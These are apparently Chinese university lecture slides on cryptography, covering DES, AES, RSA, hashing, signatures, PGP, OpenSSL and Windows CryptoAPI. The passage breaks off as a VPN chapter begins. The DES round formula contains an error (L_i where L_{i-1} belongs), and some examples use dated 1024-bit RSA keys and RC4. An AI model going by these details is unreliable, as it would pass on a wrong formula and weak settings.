- ***公开密钥算法（非对称算法）的加密密钥和解密密钥不同***，而且解密密钥不能根据加密密钥计算出来，或者至少在可以计算的时间内不能计算出来。
- 之所以叫做公开密钥算法，是因为加密密钥能够公开，即陌生者能用加密密钥加密信息，但只有用相应的解密密钥才能解密信息。**加密密钥叫做公开密钥（简称公钥），解密密钥叫做私人密钥（简称私钥）**。
- 公开密钥K1加密表示为：$E_{K1}(M)=C$。公开密钥和私人密钥是不同的，用相应的私人密钥K2解密可表示为：$D_{K2}(C)=M$。

安全协议

- ***密码协议***：也称作*安全协议*，是使用密码学的协议，是以密码学为基础的消息交换协议，其目的是在网络环境中提供各种安全服务。
- 密码学是网络安全的基础，但网络安全不能单纯依靠安全的密码算法。安全协议是网络安全的一个重要组成部分，我们需要通过安全协议进行实体之间的认证、在实体之间安全地分配密钥或其它各种秘密、确认发送和接收的消息的不可否认性等。
- 常见的安全协议有：认证协议、不可否认协议、公平性协议、身份识别协议、密钥管理协议。

3.2 对称密码技术

- 对称密码体制的加密密钥和解密密钥是相同的，其中最负盛名的是曾经广泛使用的DES和正在推广使用的AES。与公开密钥密码技术相比，其最大的优势就是**速度快**，一般用于对大量数据的加/解密。
- 数据加密标准（DES，Data Encryption Standard）是一种使用密钥加密的块密码，1976年被美国联邦政府的国家标准局确定为**联邦资料处理标准（FIPS）**，随后在国际上广泛流传开来。它基于使用56位密钥的对称算法。

3.2.1 DES算法的安全性

- DES的56位密钥过短，现在已经不是一种安全的加密方法。早在1999年1月，distributed.net与电子前哨基金会合作，就在22小时15分钟内破解了一个DES密钥。
- 随着计算机的升级换代，运算速度大幅度提高，破解DES密钥所需的时间也将越来越短。为了保证实用应用所需的安全性，可以使用DES的派生算法3DES来进行加密。3DES被认为是十分安全的，虽然它的速度较慢。另一个计算代价较小的替代算法是DES-X，它通过将数据在DES加密前后分别与额外的密钥信息进行异或来增加密钥长度。GDES则是一种速度较快的DES变体，但它对微分密码分析较敏感。

高级加密标准（AES）

- 2000年10月，在历时接近5年的征集和选拔之后，NIST选择了一种新的密码，即**高级加密标准（AES）**，用于替代DES。2001年2月28日，联邦公报发表了AES标准，从此开始了其标准化进程，并于2001年11月26日成为FIPS PUB 197标准。
- AES算法在提交的时候称为Rijndael。选拔中其它进入决赛的算法包括RC6、Serpent、MARS和Twofish。

3.2.2 DES算法的原理

- DES是一种典型的块密码——一种将固定长度的明文通过一系列复杂的操作变成同样长度的密文的算法。对DES而言，块长度为64位。同时，DES使用密钥来自定义变换过程，因此只有持有加密密钥的用户才能解密密文。密钥表面上是64位的，然而只有其中的56位被实际用于算法，其余8位可以被用于奇偶校验，并在算法中被丢弃。因此，DES的有效密钥长度为56位。

- DES算法的整体结构如图3-5所示：




图3- 5 DES算法的整体结构

- DES算法实现加密需要三个步骤：
- 第一步：变换(置换)明文。
  - 对给定的64位比特的明文x，首先通过一个置换IP表来重新排列x，从而构造出64位比特的x_0，x_0=IP(x)=L_0R_0，其中L_0表示x_0的前32比特，R_0表示x_0的后32位。
- 第二步：按照规则进行16轮迭代。规则为
  - $L_i = R_{i-1}$
  - $R_i = L_i \oplus f(R_{i-1},K_i)$（i=1,2,3…16）
  - 经过第一步变换已经得到L_0和R_0的值，其中符号⊕表示的数学运算是异或，f表示一种置换，由S盒置换构成，K_i是一些由密钥编排函数产生的比特块。f和K_i将在后面介绍。
- 第三步：
  - 对$L_{16}R_{16}$利用IP^{-1}作逆置换，就得到了密文y。

- DES算法的详细内容请参考密码学方面的专著，其具体实现的源代码请参考OpenSSL源代码:

  http://www.openssl.org   https://github.com/openssl/openssl

3.2.3 DES的各种变种

- 由于DES的密钥长度仅为56比特，破解密文需要2^{56}次穷举搜索，在目前已难于保证密文的安全。

为了解决DES密钥长度过短的问题，可以采用组合密码技术，也就是将密码算法组合起来使用。三重DES(简写为DES3或3DES)是最常用的组合密码技术，破解密文需要2^{112}次穷举搜索，其算法如图3-6所示。




图3-6 三重DES

基于DES的其它算法还有DESX、CRYPT(3)、GDES、RDES、更换S盒的DES、使用相关密钥S盒的DES等。

3.3 RSA公钥加密技术

- 公开密钥加密（public-key cryptography）也称为*非对称(密钥)加密*，该思想最早由Ralph C. Merkle在1974年提出。之后在1976年，Whitfield Diffie（迪菲）与Martin Hellman（赫尔曼）两位学者在现代密码学的奠基论文“New Direction in Cryptography”中首次公开提出了公钥密码体制的概念。
- 公钥密码体制中的密钥分为**加密密钥**与**解密密钥**，这**两个密钥是数学相关的**，用加密密钥加密后所得的信息，只能用该用户的解密密钥才能解密。如果知道了其中一个，并不能计算出另外一个。因此如果公开了一对密钥中的一个，并不会危害到另外一个的秘密性质。公开的密钥称为**公钥（PK）**，不公开的密钥称为**私钥（SK）**。

常见的公钥加密算法

- 常见的公钥加密算法有RSA、ElGamal、背包算法、Rabin（RSA的特例）、Diffie－Hellman密钥交换协议中的公钥加密算法、椭圆曲线加密算法（Elliptic Curve Cryptography, ECC）。使用最广泛的是RSA算法（由发明者Rivest、Shmir和Adleman姓氏首字母缩写而来），ElGamal是另一种常用的非对称加密算法。

- RSA和ElGamal是同时很好地用于加密和数字签名的公开密钥算法。此类算法要求**加密、解密的顺序可以交换**，即满足以下公式：

$$\mathbf{E_{PK}(D_{SK}(M))} = D_{SK}(E_{PK}(M)) = M$$

RSA算法

- RSA 算法于 1977 年由 Rivest 、 Shamir 和Adleman(当时他们三人都在麻省理工学院工作)发明，是第一个既能用于数据加密也能用于数字签名的算法。RSA算法易于理解和操作，虽然其安全性一直未能得到理论上的证明，但是它经历了各种攻击，至今未被完全攻破，所以，实际上是安全的。

- 1973年，在英国政府通讯总部工作的数学家克利福德·柯克斯（Clifford Cocks）在一个内部文件中提出了一个与RSA相似的算法，但他的发现被列入机密，一直到1997年才被发表。

- 对极大整数做因数分解的难度决定了RSA算法的可靠性。换言之，对一极大整数做因数分解愈困难，RSA算法就愈可靠。如果有人找到了一种快速因数分解的算法，那么用RSA加密的信息的可靠性就肯定会极度下降，但找到这样的算法的可能性是非常小的，目前只有短的RSA密钥才可能被强力方式解破。到2013年为止，世界上还没有任何可靠的攻击RSA算法的方式。只要其密钥的长度足够长，用RSA加密的信息实际上是不能被解破的。

- 1983年麻省理工学院在美国为RSA算法申请了专利。这个专利2000年9月21日失效。由于该算法在申请专利前就已经被发表了，在世界上大多数其它地区这个专利权不被承认。

3.3.1 RSA算法描述

- **密钥计算**方法：
  - 选择两个大素数p和q (典型值为1024位)
  - 计算 $n=p\times q$ 和 $z=(p-1)\times(q-1)$
  - 选择一个与 z 互质的数，令其为 d
  - 找到一个 e 使满足 $e\times d=1 \pmod z$
  - 公开密钥为 **(e, n)**，私有密钥为 **(d, n)**
- **加密**方法：
  - 将明文看成比特串，将明文划分成k位的块P即可，这里k是满足$2^k<n$的最大整数。
  - 对每个数据块P，计算$C=P^e \pmod n$，C即为P的密文。
- **解密**方法：
  - 对每个密文块C，计算$P=C^d \pmod n$，P即为明文。

3.3.2 RSA算法举例

- 密钥计算：
  - 取p＝3，q＝11
  - 则有n＝p×q=33，z＝(p-1)×(q-1) =(3-1) ×(11-1)=20
  - 7和20没有公因子，可取d＝7
  - 解方程7×e＝1(mod 20)，得到e＝3
  - 公钥为（3, 33），私钥为（7, 33）
- 加密：
  - 若明文P＝4，则密文$C=P^e \pmod n=4^3 \pmod{33}=31$。
- 解密：
  - 计算$P=C^d \pmod n=31^7 \pmod{33}=4$，恢复出原文。

3.3.3 RSA算法的安全性

- 假设偷听者乙获得了甲的公钥(e,n)以及丙的加密消息C，但她无法直接获得甲的私人密钥d。

- 要获得d，最简单的方法是将n分解为p和q，这样她可以得到同余方程$d\times e \equiv 1 \pmod{(p-1)(q-1)}$并解出d，然后代入解密公式：

$$P=C^d \pmod n$$

- 这样就破解了密文C，导出了明文P。

RSA算法的安全性

- 但至今为止还没有人找到一个多项式时间的算法来分解一个大的整数的因子，同时也还没有人能够证明这种算法不存在。至今为止也没有人能够证明对n进行因数分解是唯一的从C导出P的方法，但今天还没有找到比它更简单的方法（至少没有公开的方法）。因此今天一般认为只要n足够大，那么攻击者就没有办法了。

- 目前，假如n的长度小于或等于256位，那么用一台个人电脑在几个小时内就可以分解它的因子。1999年，数百台电脑合作分解了一个512位长的n。2009年12月12日，编号为 RSA-768 （768 bits, 232 digits）数也被成功分解。这一事件威胁了现流行的1024 bit密钥的安全性，普遍认为用户应尽快升级到2048 bit或以上。

3.3.4 RSA算法的速度

- 比起DES和其它对称算法来说，RSA要慢得多。速度慢一直是RSA的缺陷，一般来说只用于少量数据加密。事实上RSA一般用于数字签名和对工作密钥的加密，对数据的加密一般采用速度更快的对称密码算法。

- RSA是被研究得最广泛的公钥算法，从提出到现在已经过了几十年，经历了各种攻击的考验，逐渐被人们接受，普遍认为是目前最优秀的公钥方案之一。

3.3.5 RSA算法的程序实现

- 根据RSA算法的原理，可以利用C语言实现其加密和解密算法。RSA算法比DES算法复杂，加/解密所需要的时间也比较长。

- 具体实现见 OpenSSL 的源代码 (http://www.openssl.org)

演示

3.4 消息摘要和数字签名

- 使用高强度的密码技术可以保证数据的机密性。然而，密码算法的运行速度较慢，如果数据的价值（比如卫星拍摄的视频或图像，声音等大数据）不值得用密码技术对其进行保护，而只需保证其完整性时，人们迫切需要一种技术能实现**高速的完整性鉴别**。同时，为了**防止发送信息的一方否认曾经发送信息**，也需要一种技术来鉴别信息确实发送自某个密钥持有者。

- 消息摘要和数字签名可以满足这两方面的需求。

3.4.1 报文摘要(消息摘要)

- 消息摘要的目的是将消息鉴别与数据保密分开，其基本设想是：发送者用明文发送消息，并在消息后面附上一个标签，允许接收者利用这个标签来鉴别消息的真伪。

- 用于鉴别消息的标签必须满足以下两个条件：
  - 第一，能够验证消息的完整性，即能辨别消息是否被修改；
  - 第二，标签不可能被伪造。

消息摘要

- 为了辨别消息是否被修改，可以将一个散列函数作用到一个任意长的消息m上，生成一个固定长度的**散列值H(m)**，这个散列值称为该消息的数字指纹，也称**消息摘要 (message digest，MD)**。消息的发送者对发送的消息计算一个消息摘要M1，和消息一起发给接收者；接收者对收到的消息也计算一个消息摘要M2，如果M2等于M1，则验证了消息的完整性，否则就证明了消息被篡改了。
- 为了保证标签不可能被伪造，发送方可以用密码技术对消息摘要M1进行加密保护，得到加密后的消息摘要C，接收方对C进行解密恢复M1，再与消息摘要M2比较，从而判断消息的完整性。**加密后的消息摘要**也称为**消息鉴别标签**。

- 用于消息鉴别的散列函数H必须满足以下特性：

✓(1)H能够作用于任意长度的数据块，并生成固定长度的输出。

✓(2)对于任意给定的数据块x，H(x)很容易计算。

✓(3)对于任意给定的值h，要找到一个x满足H(x)=h，在计算上是不可能的(单向性)。(这一点对使用加密散列函数的消息鉴别很重要)

✓(4)对于任意给定的数据块x，要找到一个y≠x并满足H(y) = H(x)，在计算上是不可能的。(这一点对使用加密算法计算消息鉴别标签的方法很重要)


✓(5)要找到一对（x, y）满足H(y) = H(x)，在计算上是不可能的。(抵抗生日攻击)

MD5和SHA

- 目前使用最多的两种散列函数是MD5和SHA序列函数。
- MD5的散列码长度为128比特。
- SHA序列函数是美国联邦政府的标准，如SHA-1散列码长度为160比特，SHA-2散列码长度为256、384和512位。

MD5的碰撞问题

- MD5的散列码长度为128比特，已经被证明是不安全的。2004年，山东大学的王小云（现为科学院院士，清华大学和山东大学的教授）第一次发现MD5算法存在碰撞的可能，并给出了实例。



SHA-1的碰撞问题

- On February 23, 2017, CWI Amsterdam and Google announced they had performed a collision attack against SHA-1. They had given 2 different PDF files with the same SHA-1 outputs.
- https://shattered.io/


Compared to other collision attacks

目前（**2020年10月**）：
① 对于安全要求较高的应用，不能使用**MD5**
② 找到**SHA-1**的碰撞是较困难的；**SHA-2**是安全的

3.4.2 数字签名

- **数字签名**(Digital Signature)是指用户用自己的私钥对原始数据的消息摘要进行加密所得的数据，即加密的摘要。
- 信息接收者使用信息发送者的公钥对附在原始信息后的数字签名进行解密后获得消息摘要M1，并与原始数据产生的消息摘要M2对照，便可确信原始信息是否被篡改。这样就保证了消息来源的**真实性**和数据传输的**完整性**。

图3-7 用**公钥算法**实现数字签名及完整性验证



消息的保密传输

- 为了对消息进行保密传输，通常将公钥密码技术和对称密码技术结合起来使用。

① 在发送方A随机生成一个对称密码算法的密钥K。

② 然后用K对消息加密得到密文C并生成密文的数字摘要M，接着用A的私钥对K和M签名，将密文C、签名和用A的私钥加密（公钥算法的解密变换，D运算）的K发送给接收方B。

③ 接收方B进行相反的操作，就可以实现消息的保密传输及完整性验证。

3.5 PGP及其应用

- 为了保护电子邮件及文件的保密性，Phil Zimmermann提出了Pretty Good Privacy 加密标准，得到了广泛的应用。
- PGP（Pretty Good Privacy）是一个基于RSA公钥加密体系的邮件加密软件。
- PGP加密技术的创始人是美国的Phil Zimmermann。他创造性地把RSA公钥体系和传统加密体系的结合起来，并且在数字签名和密钥认证管理机制上有巧妙的设计，因此PGP成为目前几乎最流行的公钥加密软件包。


PGP简介

- 由于RSA算法计算量极大，在速度上不适合加密大量数据，所以PGP实际上用来加密的不是RSA本身，而是采用传统加密算法IDEA，IDEA加解密的速度比RSA快得多。PGP随机生成一个密钥，用IDEA算法对明文加密，然后**用RSA算法对密钥加密**。收件人同样是用RSA解出随机密钥，再用IEDA解出原文。这样的链式加密既有RSA算法的保密性(Privacy)和认证性(Authentication)，又保持了IDEA算法速度快的优势。
- PGP提供五种服务：
  - 鉴别，机密性，压缩，兼容电子邮件，分段

PGP简介

- PGP最初在Windows实现，直到PGP Desktop9.0一直为免费共享软件，后来PGP被Symantec收购，成为了收费软件。
- OpenPGP (http://www.openpgp.org/index.shtml)是源自PGP 标准的免费开源实现，目前是世界上应用最广泛的电子邮件加密标准。OpenPGP 由IETF 的OpenPGP 工作组提出，其标准定义在**RFC 4880**。在Windows和Linux(Unix)下均有**免费开源**的版本。
- GunPG(The GNU Privacy Guard)是OpenPGP的最典型实现，目前支持Windows、Linux、MacOS等流行操作系统。相关软件可以从 http://www.gnupg.org/ 下载。
- 在此以GunPG的Windows版本为例说明其使用方法。


从 http://www.gpg4win.org/ 网站下载Gpg4win的最新版本(Gpg4win 3.1.13, 2020-09-04)，安装界面如下(以2018年8月的Gpg4win3.1.3为例)：





选择安装所需的组件

完成安装


- 安装结束后认真阅读 README.en文件。按以下步骤使用加密和解密功能。
- 步骤1：产生一对RSA密钥
  - 启动GPA（Windows7下**以管理员身份**运行），产生一对密钥，如下图所示。







步骤2：互换公钥



导入公钥

GNU Privacy Assistant - Key Manager

File Edit Keys Windows Server Help

Edit Delete Sign Import Export Brief Detailed Preferences Refresh Files Clipboard Card

Key Manager

Created User Name


P 2018-09-19 hacker <hacker@qq.com>

Details Tofu

The key has only a public part
The key can be used for certification, signing and encryption.
User name: hacker <hacker@qq.com>
Fingerprint: AC67 A6EB CE7C D05E B2BD A1B0 C3AA 9020 3328 557F
Key ID: 3328557F
Expires at: never expires
Owner Trust: Unknown
Key validity: Unknown
Key type: rsa2048
Created at: 2018-09-19

No default key selected in the preferences.

步骤3：向对方发送加密文件



- 点击Encrypt按钮将加密指定的文件，得到扩展名为gpg的加密文件，将该文件发送给私钥持有者。
- 私钥持有者对其解密(需要输入passphrase)后可以恢复出原文件。

实际演示

3.6 使用OpenSSL中的密码函数

- OpenSSL(http://www.openssl.org/)是使用非常广泛的SSL的开源实现，是用C语言实现的。由于其中实现了为SSL所用的各种加密算法，因此OpenSSL也是被广泛使用的加密函数库。
- 有两种方式使用OpenSSL的加/解密功能：

1. 其一是在命令行下运行OpenSSL，以适当的参数运行openssl命令，就可以实现加密和解密功能；
2. 另一种是在自己的应用程序中使用加密函数，这需要利用openssl提供的C语言接口，以函数调用的方式式使用加密函数库。

3.6.1 在命令行下使用OpenSSL

- Windows和Linux环境下的OpenSSL有相同的命令行程序名openssl。在命令行窗口下运行“openssl ?”，可以列出OpenSSL支持的命令。
- OpenSSL的命令分成三类：标准命令、数字摘要命令和加密命令。

命令类别	子命令
标准命令 Standard commands	asn1parse, ca, ciphers, cms, crl, crl2pkcs7, dgst, dh, dhparam, dsa, dsaparam, ec, ecparam, enc, engine, errstr, gendh, gendsa, genpkey, genrsa, nseq, ocsp, passwd, pkcs12, pkcs7, pkcs8, pkey, pkeyparam, pkeyutl, prime, rand, req, rsa, rsautl, s_client, s_server, s_time, sess_id, smime, speed, spkac, srp, ts, verify, version, x509
数字摘要命令 Message Digest commands	md4, md5, mdc2, rmd160, sha, sha1
加密命令 Cipher commands	aes-128-cbc, aes-128-ecb, aes-192-cbc, aes-192-ecb, aes-256-cbc, aes-256-ecb, base64, bf, bf-cbc, bf-cfb, bf-ecb, bf-ofb, camellia-128-cbc, camellia-128-ecb, camellia-192-cbc, camellia-192-ecb,camellia-256-cbc, camellia-256-ecb, cast, cast-cbc,cast5-cbc, cast5-cfb, cast5-ecb, cast5-ofb,des, des-cbc, des-cfb, des-ecb, des-ede, des-ede-cbc, des-ede-cfb, des-ede-ofb, des-ede3, des-ede3-cbc, des-ede3-cfb, des-ede3-ofb, des-ofb, des3, desx, idea, idea-cbc, idea-cfb, idea-ecb, idea-ofb, rc2, rc2-40-cbc, rc2-64-cbc, rc2-cbc, rc2-cfb, rc2-ecb, rc2-ofb, rc4, rc4-40, seed, seed-cbc, seed-cfb, seed-ecb, seed-ofb

OpenSSL支持的命令

- OpenSSL支持的命令是相当丰富的。如果对某个命令的用法不是很清楚，可以用“openssl 命令名称 -？”查看该命令的说明。
- 例如，如果不了解“openssl passwd”的用法，可以在命令行下输入“openssl passwd -？”，运行结果(ubuntu Linux)如下：
  - fanping@vbu32:~/work$ openssl passwd -?
  - Usage: passwd [options] [passwords]
  - ……

常用的OpenSSL的命令

功能	命令及说明
版本和编译参数	显示版本和编译参数: openssl version -a
支持的子命令、密码算法	查看支持的子命: openssl ? SSL密码组合列表: openssl ciphers
测试密码算法速度	测试所有算法速度: openssl speed 测试RSA速度: openssl speed rsa 测试DES速度: openssl speed des
RSA密钥操作	产生RSA密钥对: openssl genrsa -out 1.key 1024 取出RSA公钥: openssl rsa -in 1.key -pubout -out 1.pubkey
加密文件	加密文件: openssl enc -e -rc4 -in 1.key -out 1.key.enc 解密文件: openssl enc -d -rc4 -in 1.key.enc -out 1.key.dec
计算Hash值	计算文件的MD5值: openssl md5 < 1.key 或 openssl md5 1.key 计算文件的SHA1值: openssl sha1 < 1.key

实例1

- **[实例1]**
- 密钥在文件key.txt中，用des3算法对文件test.data加密和解密，并验证其正确性。
  ① 加密为test.3des ：openssl enc -e -des3 -in test.data -out test.3des -kfile key.txt
  ② 解密test.3des为test.dddd ：openssl enc -d -des3 -in test.3des -out test.dddd -kfile key.txt
  ③ 验证test.dddd和原始文件test.data相同：openssl md5 test.dddd test.data

3.6.2 在Windows的C程序中使用OpenSSL

- OpenSSL提供了C语言接口所需的头文件、库文件和动态链接库。为了使用该接口，必须安装面向软件开发人员的软件包(安装文件较大)，并将openssl的lib和include目录添加到lib和环境变量中。对于Visual Studio C++开发平台，最简单的方法是将openssl的lib和include目录拷贝到VC目录(默认安装在C:\Program Files\Microsoft Visual Studio 9.0\VC)中，这样就不需要额外设置环境变量。
- 为了使用OpenSSL库函数，在C程序中必须包含相应的头文件，链接的时候必须加入相关的库。

3.6.3 在Linux的C程序中使用OpenSSL

- Linux系统的发行版一般预装了命令行OpenSSL程序，没有安装openssl库。为了在C程序中使用OpenSSL，需要安装openssl库。
- 在ubuntu Linux 系统中运行以下命令安装openssl库：
- sudo apt-get install libssl-dev
- 在fedora Linux 系统中切换到root，再运行以下命令安装openssl库：
- yum install openssl-devel.x86_64 或 yum install openssl-devel.i686

AES算法的实例

- 例程：cryptoDemo.cpp // 测试AES算法的例子。

演 示

3.7 Windows系统提供的密码算法

- Windows通过CryptoAPI提供密码算法服务，支持数据的加密/解密和基于数字证书的身份认证等功能，同时也允许第三方开发符合Windows规范的密码算法。程序员只须调用相应的API函数就可以完成加密操作，而不必了解算法的实现细节。
- CryptoAPI系统架构如图3-18所示。
- CryptoAPI 函数使用 CSP(cryptographic service providers, 密码服务提供者)执行加密和解密、提供密钥存储和安全。CSP是独立于具体应用程序的模块，因此一个应用程序可以运行多个CSP模块。




图3-18 CryptoAPI系统架构

3.7.1 密码服务提供者CSP

- CSP是真正执行加密工作的独立的模块。物理上一个CSP由两部分组成：一个动态链接库和一个签名文件。每个CSP都有一个名字和一个类型。每个CSP的名字是惟一的，这样便于CryptoAPI找到对应的CSP。
- 函数CryptEnumProviderTypes可以枚举系统中的CSP类型和该类型的名字，函数CryptEnumProviders可以枚举系统中CSP的名字和类型。例程enumerateProvidersAndTypes.cpp枚举了系统中的CSP类型、类型名和CSP名字。

- 为了使用CSP提供的密码算法，首先必须调用CryptAcquireContext获得指向特定CSP的**句柄(handle)**，该句柄代表CSP提供者及对应的密钥容器。对于Windows系统中的每个用户，每个CSP都有多个密钥容器，每个密钥容器由惟一的名字标识。密钥容器存储了用户的密钥，包括**签名密钥**和**密钥交换密钥**。以密钥容器名字作为函数CryptAcquireContext()的参数，函数将返回指向这个密钥容器的句柄。如果该名字的容器不存在，可以用CryptAcquireContext()函数产生一个新的密钥容器。使用完CSP的密钥容器后，用函数 CryptReleaseContext()释放其对应的句柄。

3.7.2 使用CSP提供的密码技术实现保密通信

- 使用CSP实现保密通信的主要过程如下：
  (1) 用CryptGenKey生成一个随机会话密钥；
  (2) 用该会话密钥加密数据；
  (3) 指定目标用户的公钥，用CryptExportKey将会话密钥导出为一个BLOB密钥，该导出的密钥是被目标用户的公钥加密了；
  (4) 发送加密的信息和加密的BLOB密钥给目标用户；
  (5) 目标用户用CryptImportKey导入BLOB密钥到其CSP。只要在步骤(3)指定了目标用户的公钥，则导入密钥时会自动解密会话密钥。
  (6) 目标用户用会话密钥解密所收到的加密信息

- Microsoft的MSDN中给出了四个例子程序，演示了在应用程序中使用CSP及密码函数的方法。
- 由于例子程序较大，在此不做进一步的分析。感兴趣的读者请参考MSDN。

第4章 虚拟专用网络(VPN)技术

中国科学技术大学研究生信息平台

http://yjs.ustc.edu.cn/

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

1. 概述
   - VPN的功能和原理
   - VPN的分类
2. 基于第2层隧道协议的PPTP VPN和L2TP VPN
3. 基于第3层隧道协议的IPSec VPN
   - IPSec的组成和工作模式
   - 认证协议AH
   - 封装安全载荷ESP
   - 安全关联与安全策略
4. Windows环境下的VPN

4.1 概述

- VPN（Virtual Private Network）即"**虚拟专用网络**"，是企业网在因特网(或其他公共网络)上的扩展。VPN在因特网上开辟一条**安全的隧道**，以保证两个端点（或两个局域网）之间的**安全通信**。
- VPN构建于廉价的因特网之上，可以实现远程主机与局域网(内网)之间的安全通信，也可以实现任何两个局域网之间的安全连接。Microsoft Windows和Linux的任何一个版本都可以用作VPN客户端，Windows Server以及Linux的服务器版本均可以配置为VPN服务器。因此，从经济性和安全性考虑，VPN是企业实现安全通信的一个很好的选择。

4.1.1 VPN的功能和原理

- **VPN的功能是将因特网虚拟成路由器，将物理位置分散的局域网和主机虚拟成一个统一的虚拟企业网。**VPN综合利用了隧道技术、加密技术、鉴别技术和密钥管理等技术，在公共网络之上建立一个虚拟的安全通道，实现两个网络或两台主机之间的安全连接。
- 图1所示的是企业使用VPN的两种典型模式。

图1 (a) 远程用户访问企业内网

